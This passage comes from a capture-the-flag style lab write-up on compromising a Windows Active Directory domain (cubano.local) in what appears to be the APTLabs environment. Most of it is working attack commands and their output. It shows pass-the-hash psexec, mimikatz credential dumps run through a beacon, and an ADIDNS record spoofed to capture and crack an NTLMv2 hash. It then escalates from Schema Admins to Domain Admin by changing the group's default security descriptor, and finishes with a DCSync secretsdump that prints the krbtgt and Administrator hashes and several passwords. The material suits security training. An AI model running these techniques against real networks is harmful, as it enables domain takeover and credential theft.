NL$KM:88ea0fee1785dfa730abd864cbce182394e5de42e481db8940c7d9832c88e32be50be7f7ccfe7a
6ec490c5a1fb35ad004306309aea215279dd7ea8b97b3d74b1
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Quick logback: `chains1081 -q psexec.py  EXCHANGE/Administrator@exchange.cubano.local -hashes :4d7ff2ba39f9a7b0f80f44cf485d73c9`

Now psexec to the target (if this does not work due to AV, do evil-winrm or do the psexec -f with av-bypass)

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 -q psexec.py -k
exchange.cubano.local
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Requesting shares on exchange.cubano.local.....
[-] share 'address' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file NVpUzPAP.exe
[*] Opening SVCManager on exchange.cubano.local.....
[*] Creating service fmKa on exchange.cubano.local.....
[*] Starting service fmKa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Get flag

```
    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/7/2020  11:48 AM             46 flag.txt


type flag.txt
type flag.txt
'APTLABS{An0Th3R_w@Y_t0_@Bu$3_Sp00LeR_bUg}'
```

Local admin membership

```
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CUBANO\Domain Admins
CUBANO\Exchange Trusted Subsystem
CUBANO\Organization Management
The command completed successfully.
```

mimikatz

```
Authentication Id : 0 ; 2390759 (00000000:00247ae7)
Session           : NetworkCleartext from 0
User Name         : HealthMailboxb473b4a
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/25/2020 8:35:30 PM
SID               : S-1-5-21-854239470-2015502385-3018109401-57594
  msv :
   [00000003] Primary
   * Username : HealthMailboxb473b4a
   * Domain   : CUBANO
   * NTLM     : 012b8769f94b8919bd25237d0488eee6
   * SHA1     : 2ee3eb70112b1ff64ea8d5139be9f8c70dd56ece
   * DPAPI    : 2448b849762816c0484d024c4a9422a8
  tspkg :
  wdigest :
   * Username : HealthMailboxb473b4a
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : HealthMailboxb473b4a
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session           : Service from 0
User Name         : IUSR
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:16 PM
SID               : S-1-5-17
  msv :
  tspkg :
  wdigest :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  kerberos :
  ssp :
  credman :

Authentication Id : 0 ; 48142 (00000000:0000bc0e)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-96-0-0
  msv :
   [00000003] Primary
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * NTLM     : c9a4744124c4bbf67def6d916ef2baa9
   * SHA1     : 7fcda11bfd8ea7c6cd78a301ff2802e0245acc8d
  tspkg :
  wdigest :
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : EXCHANGE$
   * Domain   : cubano.local
   * Password : 38 f7 8a f5 a8 ad b9 67 6d e3 5b 11 09 b1 40 0f 66 cc 14 cc c3 61 ee
ac a6 75 06 bc 48 89 57 ab 25 45 82 95 a5 1e 0f 46 18 c7 de 70 42 a9 46 de 59 51 cf
ac 8b 99 a2 db 20 d8 5d e5 88 60 a5 07 96 e2 02 dd ce 8f 6c 86 9e e2 d8 ab 8a 30 3a
cf de 5e 29 35 37 c5 23 6c 81 8e 7e bd 74 d2 b7 af 8e 2e b2 7a 37 7c f5 d6 bd de 2b
a5 4a 92 de 12 fb 03 53 5b c6 41 89 37 1b 6e 36 74 c4 df 1f 2d 9d 99 9e 20 46 01 e4
ab 99 df c5 bb 33 57 82 16 59 76 96 d1 df 09 37 89 b8 84 3d 28 30 a5 c6 d9 0d 12 c9
a8 fd 3b fb 92 ff 6d 0f 6c 1a 7a 05 12 c0 3d 3b 25 48 ee 1c 19 a4 57 51 ac fb 81 bd
6a 4a fc 62 32 a2 92 8c c7 fc 58 07 42 42 a0 98 35 11 03 72 c0 06 6a 63 6e 6a d9 3f
cd 4c e8 23 52 81 48 53 2c 4d af 2a 1c de f0 e7 99 76 a4 20 e3
  ssp :
  credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-19
  msv :
  tspkg :
  wdigest :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  kerberos :
   * Username : (null)
   * Domain   : (null)
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 46942 (00000000:0000b75e)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               :
  msv :
   [00000003] Primary
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * NTLM     : c9a4744124c4bbf67def6d916ef2baa9
   * SHA1     : 7fcda11bfd8ea7c6cd78a301ff2802e0245acc8d
  tspkg :
  wdigest :
  kerberos :
  ssp :
   [00000000]
   * Username : HealthMailboxb473b4a098144feb8a170cf2aade1d11@cubano.local
   * Domain   : (null)
   * Password : pvc=I9onxaI#{c0_5>i#e*a5RApO:xk_u&Ykrrt[SWGtzv9A?58;p1psH?
%_K9r}Aq9y]mIDR.QidCGWy3]p#Gxforgw8)eS^g#MmmkwwC&aNov/2#9v)b+3;jS]C?yx
```

```
    [00000001]
    * Username : HealthMailboxb473b4a098144feb8a170cf2aade1d11@cubano.local
    * Domain   : (null)
    * Password : pvc=I9onxaI#{c0_5>i#e*a5RApO:xk_u&Ykrrt[SWGtzv9A?58;p1psH?
%_K9r}Aq9y]mIDR.QidCGWy3]p#Gxforgw8)eS^g#MmmkwwC&aNov/2#9v)b+3;jS]C?yx
  credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : EXCHANGE$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-18
  msv :
  tspkg :
  wdigest :
    * Username : EXCHANGE$
    * Domain   : CUBANO
    * Password : (null)
  kerberos :
    * Username : exchange$
    * Domain   : CUBANO.LOCAL
    * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 2879357 (00000000:002bef7d)
Session           : NetworkCleartext from 0
User Name         : HealthMailboxb473b4a
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/25/2020 8:36:39 PM
SID               : S-1-5-21-854239470-2015502385-3018109401-57594
  msv :
    [00000003] Primary
    * Username : HealthMailboxb473b4a
    * Domain   : CUBANO
    * NTLM     : 012b8769f94b8919bd25237d0488eee6
    * SHA1     : 2ee3eb70112b1ff64ea8d5139be9f8c70dd56ece
    * DPAPI    : 2448b849762816c0484d024c4a9422a8
  tspkg :
  wdigest :
    * Username : HealthMailboxb473b4a
    * Domain   : CUBANO
    * Password : (null)
  kerberos :
    * Username : HealthMailboxb473b4a
    * Domain   : CUBANO.LOCAL
    * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

```
Session           : Service from 0
User Name         : EXCHANGE$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-20
  msv :
   [00000003] Primary
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * NTLM     : c9a4744124c4bbf67def6d916ef2baa9
   * SHA1     : 7fcda11bfd8ea7c6cd78a301ff2802e0245acc8d
  tspkg :
  wdigest :
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : exchange$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
  ssp :
  credman :

Authentication Id : 0 ; 48180 (00000000:0000bc34)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-96-0-1
  msv :
   [00000003] Primary
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * NTLM     : c9a4744124c4bbf67def6d916ef2baa9
   * SHA1     : 7fcda11bfd8ea7c6cd78a301ff2802e0245acc8d
  tspkg :
  wdigest :
   * Username : EXCHANGE$
   * Domain   : CUBANO
   * Password : (null)
  kerberos :
   * Username : EXCHANGE$
   * Domain   : cubano.local
   * Password : 38 f7 8a f5 a8 ad b9 67 6d e3 5b 11 09 b1 40 0f 66 cc 14 cc c3 61 ee
ac a6 75 06 bc 48 89 57 ab 25 45 82 95 a5 1e 0f 46 18 c7 de 70 42 a9 46 de 59 51 cf
ac 8b 99 a2 db 20 d8 5d e5 88 60 a5 07 96 e2 02 dd ce 8f 6c 86 9e e2 d8 ab 8a 30 3a
cf de 5e 29 35 37 c5 23 6c 81 8e 7e bd 74 d2 b7 af 8e 2e b2 7a 37 7c f5 d6 bd de 2b
a5 4a 92 de 12 fb 03 53 5b c6 41 89 37 1b 6e 36 74 c4 df 1f 2d 9d 99 9e 20 46 01 e4
ab 99 df c5 bb 33 57 82 16 59 76 96 d1 df 09 37 89 b8 84 3d 28 30 a5 c6 d9 0d 12 c9
a8 fd 3b fb 92 ff 6d 0f 6c 1a 7a 05 12 c0 3d 3b 25 48 ee 1c 19 a4 57 51 ac fb 81 bd
6a 4a fc 62 32 a2 92 8c c7 fc 58 07 42 42 a0 98 35 11 03 72 c0 06 6a 63 6e 6a d9 3f
cd 4c e8 23 52 81 48 53 2c 4d af 2a 1c de f0 e7 99 76 a4 20 e3
```

```
  ssp :
  credman :
```

mimikatz ekeys

```
beacon> mimikatz sekurlsa::ekeys
[*] Tasked beacon to run mimikatz's sekurlsa::ekeys command
[+] host called home, sent: 706121 bytes
[+] received output:

Authentication Id : 0 ; 2390759 (00000000:00247ae7)
Session           : NetworkCleartext from 0
User Name         : HealthMailboxb473b4a
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/25/2020 8:35:30 PM
SID               : S-1-5-21-854239470-2015502385-3018109401-57594

   * Username : HealthMailboxb473b4a
   * Domain   : CUBANO.LOCAL
   * Password : (null)
   * Key List :
     aes256_hmac
679c93ef505e5e81d05b53439b5bbd24d6d3abeec935f9c70d27d271f59ad483
     rc4_hmac_nt       012b8769f94b8919bd25237d0488eee6
     rc4_hmac_old      012b8769f94b8919bd25237d0488eee6
     rc4_md4           012b8769f94b8919bd25237d0488eee6
     rc4_hmac_nt_exp   012b8769f94b8919bd25237d0488eee6
     rc4_hmac_old_exp  012b8769f94b8919bd25237d0488eee6

Authentication Id : 0 ; 48142 (00000000:0000bc0e)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-96-0-0

   * Username : EXCHANGE$
   * Domain   : cubano.local
   * Password : 38 f7 8a f5 a8 ad b9 67 6d e3 5b 11 09 b1 40 0f 66 cc 14 cc c3 61 ee
ac a6 75 06 bc 48 89 57 ab 25 45 82 95 a5 1e 0f 46 18 c7 de 70 42 a9 46 de 59 51 cf
ac 8b 99 a2 db 20 d8 5d e5 88 60 a5 07 96 e2 02 dd ce 8f 6c 86 9e e2 d8 ab 8a 30 3a
cf de 5e 29 35 37 c5 23 6c 81 8e 7e bd 74 d2 b7 af 8e 2e b2 7a 37 7c f5 d6 bd de 2b
a5 4a 92 de 12 fb 03 53 5b c6 41 89 37 1b 6e 36 74 c4 df 1f 2d 9d 99 9e 20 46 01 e4
ab 99 df c5 bb 33 57 82 16 59 76 96 d1 df 09 37 89 b8 84 3d 28 30 a5 c6 d9 0d 12 c9
a8 fd 3b fb 92 ff 6d 0f 6c 1a 7a 05 12 c0 3d 3b 25 48 ee 1c 19 a4 57 51 ac fb 81 bd
6a 4a fc 62 32 a2 92 8c c7 fc 58 07 42 42 a0 98 35 11 03 72 c0 06 6a 63 6e 6a d9 3f
cd 4c e8 23 52 81 48 53 2c 4d af 2a 1c de f0 e7 99 76 a4 20 e3
   * Key List :
     aes256_hmac
b66f2d2bfa91251c7409572cd8f8ca6f8f2f69d0b13037c12887b037ede1628c
```

```
     aes128_hmac       fe2718edd7831812a9f2f5c916b973dc
     rc4_hmac_nt       c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old      c9a4744124c4bbf67def6d916ef2baa9
     rc4_md4           c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_nt_exp   c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old_exp  c9a4744124c4bbf67def6d916ef2baa9

Authentication Id : 0 ; 8763986 (00000000:0085ba52)
Session           : NetworkCleartext from 0
User Name         : albany
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/25/2020 10:01:23 PM
SID               : S-1-5-21-854239470-2015502385-3018109401-51729

   * Username : albany
   * Domain   : CUBANO.LOCAL
   * Password : (null)
   * Key List :
     aes256_hmac
09c3092b70a6f872b3a12393d6f8b4df7ba45aab6c2f15dc09b7ca676d4f6500
     rc4_hmac_nt       6026d81f3ee4559e1ec6a42a9f6e2eea
     rc4_hmac_old      6026d81f3ee4559e1ec6a42a9f6e2eea
     rc4_md4           6026d81f3ee4559e1ec6a42a9f6e2eea
     rc4_hmac_nt_exp   6026d81f3ee4559e1ec6a42a9f6e2eea
     rc4_hmac_old_exp  6026d81f3ee4559e1ec6a42a9f6e2eea

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : EXCHANGE$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-18

   * Username : exchange$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
   * Key List :
     aes256_hmac
ecff4176b477e79c05c5fad98bf72442ee5a1d67dd03eb1575a6ef32ec692207
     rc4_hmac_nt       c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old      c9a4744124c4bbf67def6d916ef2baa9
     rc4_md4           c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_nt_exp   c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old_exp  c9a4744124c4bbf67def6d916ef2baa9

Authentication Id : 0 ; 2879357 (00000000:002bef7d)
Session           : NetworkCleartext from 0
User Name         : HealthMailboxb473b4a
Domain            : CUBANO
Logon Server      : DC
Logon Time        : 12/25/2020 8:36:39 PM
SID               : S-1-5-21-854239470-2015502385-3018109401-57594
```

```
   * Username : HealthMailboxb473b4a
   * Domain   : CUBANO.LOCAL
   * Password : (null)
   * Key List :
     aes256_hmac
679c93ef505e5e81d05b53439b5bbd24d6d3abeec935f9c70d27d271f59ad483
     rc4_hmac_nt       012b8769f94b8919bd25237d0488eee6
     rc4_hmac_old      012b8769f94b8919bd25237d0488eee6
     rc4_md4           012b8769f94b8919bd25237d0488eee6
     rc4_hmac_nt_exp   012b8769f94b8919bd25237d0488eee6
     rc4_hmac_old_exp  012b8769f94b8919bd25237d0488eee6

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : EXCHANGE$
Domain            : CUBANO
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-20

   * Username : exchange$
   * Domain   : CUBANO.LOCAL
   * Password : (null)
   * Key List :
     aes256_hmac
ecff4176b477e79c05c5fad98bf72442ee5a1d67dd03eb1575a6ef32ec692207
     rc4_hmac_nt       c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old      c9a4744124c4bbf67def6d916ef2baa9
     rc4_md4           c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_nt_exp   c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old_exp  c9a4744124c4bbf67def6d916ef2baa9

Authentication Id : 0 ; 48180 (00000000:0000bc34)
Session           : Interactive from 1
User Name         : UMFD-1
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 12/25/2020 8:29:14 PM
SID               : S-1-5-96-0-1

   * Username : EXCHANGE$
   * Domain   : cubano.local
   * Password : 38 f7 8a f5 a8 ad b9 67 6d e3 5b 11 09 b1 40 0f 66 cc 14 cc c3 61 ee
ac a6 75 06 bc 48 89 57 ab 25 45 82 95 a5 1e 0f 46 18 c7 de 70 42 a9 46 de 59 51 cf
ac 8b 99 a2 db 20 d8 5d e5 88 60 a5 07 96 e2 02 dd ce 8f 6c 86 9e e2 d8 ab 8a 30 3a
cf de 5e 29 35 37 c5 23 6c 81 8e 7e bd 74 d2 b7 af 8e 2e b2 7a 37 7c f5 d6 bd de 2b
a5 4a 92 de 12 fb 03 53 5b c6 41 89 37 1b 6e 36 74 c4 df 1f 2d 9d 99 9e 20 46 01 e4
ab 99 df c5 bb 33 57 82 16 59 76 96 d1 df 09 37 89 b8 84 3d 28 30 a5 c6 d9 0d 12 c9
a8 fd 3b fb 92 ff 6d 0f 6c 1a 7a 05 12 c0 3d 3b 25 48 ee 1c 19 a4 57 51 ac fb 81 bd
6a 4a fc 62 32 a2 92 8c c7 fc 58 07 42 42 a0 98 35 11 03 72 c0 06 6a 63 6e 6a d9 3f
cd 4c e8 23 52 81 48 53 2c 4d af 2a 1c de f0 e7 99 76 a4 20 e3
   * Key List :
     aes256_hmac
b66f2d2bfa91251c7409572cd8f8ca6f8f2f69d0b13037c12887b037ede1628c
     aes128_hmac       fe2718edd7831812a9f2f5c916b973dc
     rc4_hmac_nt       c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old      c9a4744124c4bbf67def6d916ef2baa9
     rc4_md4           c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_nt_exp   c9a4744124c4bbf67def6d916ef2baa9
     rc4_hmac_old_exp  c9a4744124c4bbf67def6d916ef2baa9
```

Console history, `(Get-PSReadlineOption).HistorySavePath`

`C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

```
whoami
net use \\192.168.23.14\c
iwr http://192.168.23.14 -UseBasicParsing -UseDefaultCredentials
```

A hidden dir websdc

```
S:\\Sites\\Default Web Site\\\" | select -ExpandProperty collection\n            if
(($Rules.where{$_.users -or $_.roles}).count -gt 3) { \n                    return
$true \n                }\n               else { \n                    return $false
\n                }\n            ";
 SourceInfo = "C:\\webdsc.ps1::56::9::Script";
 SetScript = "\n                C:\\Windows\\system32\\inetsrv\\appcmd.exe set
config \"Default Web Site\" -section:system.webServer/security/authorization /+\"
[accessType='Allow',roles='htb\\webadmins']\"\n
C:\\Windows\\system32\\inetsrv\\appcmd.exe set config \"Default Web Site\" -
section:system.webServer/security/authorization /+\"
[accessType='Deny',roles='htb\\*']\"\n                # Access with
knut:G32Gh@Gh23v\n             C:\\Windows\\system32\\inetsrv\\appcmd.exe set config
\"Default Web Site\" -section:system.webServer/security/authorization /+\"
[accessType='Allow',users='htb\\knut']\"\n           ";
 ModuleName = "PSDesiredStateConfiguration";
```

So we have a new set of credentials: cubano.local\knut:G32Gh@Gh23v
Knut is a member of webadmins group (so is emma). Emma is also a member of "Schema Admins"

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 -q cme smb dc.cubano.local -u
knut -p 'G32Gh@Gh23v'
SMB         192.168.23.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:cubano.local) (signing:True) (SMBv1:False)
SMB         192.168.23.10   445    DC               [+]
cubano.local\knut:G32Gh@Gh23v
```

RCP

```
chains1081 rpcdump.py CUBANO/knut:'G32Gh@Gh23v'@web.cubano.local
```

Hail Mary, reference to fileserver.cubano.local

Add new ADIDNS pointing to us

```
New-ADIDNSNode -Data 10.10.14.15 -Node fileserver -verbose
New-ADIDNSNode -Data 10.10.14.15 -Node fileserver -verbose
VERBOSE: [+] Domain Controller = dc.cubano.local
VERBOSE: [+] Domain = cubano.local
VERBOSE: [+] Forest = cubano.local
VERBOSE: [+] ADIDNS Zone = cubano.local
VERBOSE: [+] Distinguished Name =
DC=fileserver,DC=cubano.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=cubano,DC=local
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-CB-00-00-00-00-00-02-58-00-00-00-
00-E8-2C-38-00-0A-0A-0E-0F
[+] ADIDNS node fileserver added
```

After a while on responder and tcpdump

```
[+] Listening for events...
[HTTP] NTLMv2 Client   : 10.10.110.50
[HTTP] NTLMv2 Username : cubano\emma
[HTTP] NTLMv2 Hash     :
emma::cubano:1122334455667788:6574526689186DC4D2515735391646E1:0101000000000000C6813
CBE60DBD60189A7F3F4AF6D07D0000000000200060053004D0042000100160053004D0042002D0054004
F004F004C004B00490054000400120073006D0062002E006C006F00630061006C0003002800730065007
20076006500720032003000300033002E0073006D0062002E006C006F00630061006C000500120073006
D0062002E006C006F00630061006C00080030003000000000000000000000000040000030762A39115B7
776768E8C093CA10D55B90B5F3971619233100F23065937C3EA0A0010000000000000000000000000000
00000000900380048005400540050002F00660069006C0065007300650072007600650072002E0063007
500620061006E006F002E006C006F00630061006C000000000000000000
```

```
impkt-dev) root@nix36:~/aptlabs/krbrelayx# tcpdump -n -A -i tun0 port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
```

```
10:26:01.499504 IP 10.10.110.50.47744 > 10.10.14.15.80: Flags [SEW], seq 1699596208,
win 64240, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
E..4    .@.~.cZ

n2

.....PeM................M........
10:26:01.499534 IP 10.10.14.15.80 > 10.10.110.50.47744: Flags [S.], seq 3221531314,
ack 1699596209, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
E..4..@.@..o

..

n2.P......eM.......4.............
10:26:01.547335 IP 10.10.110.50.47744 > 10.10.14.15.80: Flags [.], ack 1, win 1028,
length 0
E..(    .@.~.cg

n2

.....PeM......P.......
10:26:01.548985 IP 10.10.110.50.47744 > 10.10.14.15.80: Flags [P.], seq 1:169, ack
1, win 1028, length 168: HTTP: GET / HTTP/1.1
E...    .@.~.b.

n2

.....PeM......P...J...GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.17763.1490
Host: fileserver.cubano.local
Connection: Keep-Alive
```

And we crack it to

```
EMMA::cubano:1122334455667788:6574526689186dc4d2515735391646e1:0101000000000000c6813
cbe60dbd60189a7f3f4af6d07d0000000000200060053004d0042000100160053004d0042002d0054004
f004f004c004b00490054000400120073006d0062002e006c006f00630061006c00030028007300650070
20076006500720032003000300033002e0073006d0062002e006c006f00630061006c000500120073006
d0062002e006c006f00630061006c0008003000300000000000000000000000000040000030762a39115b7
776768e8c093ca10d55b90b5f3971619233100f23065937c3ea0a00100000000000000000000000000000
00000000900380048005400540050002f00660069006c0065007300650072007600650072002e0063007
50062006100 6e006f002e006c006f00630061006c000000000000000000:V@mp!r3s
```

APT-CUBANO-DC, dc.cubano.local

So we have `CUBANO\emma:V@mp!r3s`, she is a member of schema admins

With schema admins we can secretsdump the domain **WHY??** , normaly

https://cube0x0.github.io/Pocing-Beyond-DA/

```
# import MS AD dll
import-module .\ms-ad2.dll

$cred = New-Object System.Management.Automation.PSCredential ("cubano.local\emma",
(ConvertTo-SecureString "V@mp!r3s" -AsPlainText -Force))

# obtain SID of emma(the one we need to give permissions to)
logoncount             : 13
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=emma,CN=Users,DC=cubano,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 12/27/2020 4:55:19 PM
name                   : emma
objectsid              : S-1-5-21-854239470-2015502385-3018109401-52104
samaccountname         : emma
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 12/28/2020 12:55:19 AM
instancetype           : 4
usncreated             : 631194
objectguid             : 332e2364-351f-41de-a43b-f3361f8ed78e
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=cubano,DC=local
dscorepropagationdata : {11/19/2020 6:20:53 AM, 11/19/2020 6:04:32 AM, 11/19/2020
4:20:52 AM, 11/19/2020 3:33:45 AM...}
memberof               : {CN=webadmins,DC=cubano,DC=local, CN=Schema
Admins,CN=Users,DC=cubano,DC=local}
lastlogon              : 12/27/2020 11:44:15 PM
badpwdcount            : 0
cn                     : emma
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 9/7/2020 10:26:04 PM
primarygroupid         : 513
pwdlastset             : 9/7/2020 3:26:04 PM
usnchanged             : 736344
```

```
# modify schema structure to get privileges over future groups
Set-ADObject -Identity "CN=Group,CN=Schema,CN=Configuration,DC=cubano,DC=local" -
Replace @{defaultSecurityDescriptor = 'D:(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;DA)
(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;SY)(A;;RPLCLORC;;;AU)
(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;S-1-5-21-854239470-2015502385-3018109401-52104)';}
-Verbose -server dc.cubano.local -Credential $cred

# wait until the new_admingroup is deleted then recreated (track by SID). This
happens every 4 minutes
GroupScope         : Global
GroupCategory      : Security
SamAccountName     : new_admingroup
SID                : S-1-5-21-854239470-2015502385-3018109401-58931
DistinguishedName  : CN=new_admingroup,CN=Users,DC=cubano,DC=local
Name               : new_admingroup
ObjectClass        : group
ObjectGuid         : 450ae2e1-0fba-41ee-8dab-621d6341681f
PropertyNames      : {DistinguishedName, GroupCategory, GroupScope, Name...}
AddedProperties    : {}
RemovedProperties  : {}
ModifiedProperties : {}
PropertyCount      : 8

# once it changes add emma to new_admingroup, which is member of DAs
Add-ADGroupMember new_admingroup -Members emma -Server dc.cubano.local -Credential
$cred

# now emma is a member of new_admingroup

net user emma /domain
The request will be processed at a domain controller for domain cubano.local.

User name                    emma
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/7/2020 2:26:04 PM
Password expires             Never
Password changeable          9/8/2020 2:26:04 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/28/2020 1:33:45 AM

Logon hours allowed          All

Local Group Memberships      *webadmins
Global Group memberships     *Domain Users         *Schema Admins
                             *new_admingroup
```

```
The command completed successfully.


# once more, confirmation
logoncount             : 18
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=emma,CN=Users,DC=cubano,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 12/27/2020 4:55:19 PM
name                   : emma
objectsid              : S-1-5-21-854239470-2015502385-3018109401-52104
samaccountname         : emma
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 12/28/2020 12:55:19 AM
instancetype           : 4
usncreated             : 631194
objectguid             : 332e2364-351f-41de-a43b-f3361f8ed78e
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=cubano,DC=local
dscorepropagationdata : {11/19/2020 6:20:53 AM, 11/19/2020 6:04:32 AM, 11/19/2020
4:20:52 AM, 11/19/2020 3:33:45 AM...}
memberof               : {CN=new_admingroup,CN=Users,DC=cubano,DC=local,
CN=webadmins,DC=cubano,DC=local, CN=Schema
                         Admins,CN=Users,DC=cubano,DC=local}
lastlogon              : 12/28/2020 1:59:27 AM
badpwdcount            : 0
cn                     : emma
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 9/7/2020 10:26:04 PM
primarygroupid         : 513
pwdlastset             : 9/7/2020 3:26:04 PM
usnchanged             : 736344


#quickly (within less the 4 minutes) use your privileges
(impkt-dev) root@nix36:~/aptlabs# chains1081 secretsdump.py
cubano.local/emma:'V@mp!r3s'@dc.cubano.local -just-dc
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:445  ...  OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:49667  ...  OK
cubano.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:aec91a06b0490d1ed48c
ba994e9d472e:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c171aa00a0cf3808e2baea0d723cce9b:::
```

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 secretsdump.py
CUBANO/emma:'V@mp!r3s'@dc.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

